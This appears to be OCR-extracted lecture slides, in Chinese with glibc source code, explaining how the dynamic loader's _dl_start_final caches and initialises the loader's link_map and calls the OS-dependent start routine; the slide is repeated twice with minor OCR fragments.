


```
$ 

    static ElfW(Addr) __attribute__((noinline))
    _dl_start_final(void *arg, struct dl_start_final_info *info)
    {
        _dl_setup_hash(&GL(dl_rtld_map));
        GL(dl_rtld_map).l_real = &GL(dl_rtld_map);
        GL(dl_rtld_map).l_map_start = (ElfW(Addr))_begin;
        GL(dl_rtld_map).l_map_end = (ElfW(Addr))_end;
        GL(dl_rtld_map).l_text_end = (ElfW(Addr))_etext;
        __libc_stack_end = __builtin_frame_address(0);
        start_addr = _dl_sysdep_start(arg, &dl_main);
        return start_addr;
    }
```

$ DL Start

_dl_start_final

- Cache ld 的 link_map
- 初始化 link_map 的 member
- 執行 OS-dependent 的 start function




Symbol hash table 一些相關資訊是存在 section 當中，而此 function 會在處理後 cache 到 link_map 的 member

```
                                                              fo)
  {
      _dl_setup_hash(&GL(dl_rtld_map));
      GL(dl_rtld_map).l_real = &GL(dl_rtld_map);
      GL(dl_rtld_map).l_map_start = (ElfW(Addr))_begin;
      GL(dl_rtld_map).l_map_end = (ElfW(Addr))_end;
      GL(dl_rtld_map).l_text_end = (ElfW(Addr))_etext;
      __libc_stack_end = __builtin_frame_address(0);
      start_addr = _dl_sysdep_start(arg, &dl_main);
      return start_addr;
  }
```

$ DL Start

_dl_start_final

- Cache ld 的 link_map
- 初始化 link_map 的 member
- 執行 OS-dependent 的 start function



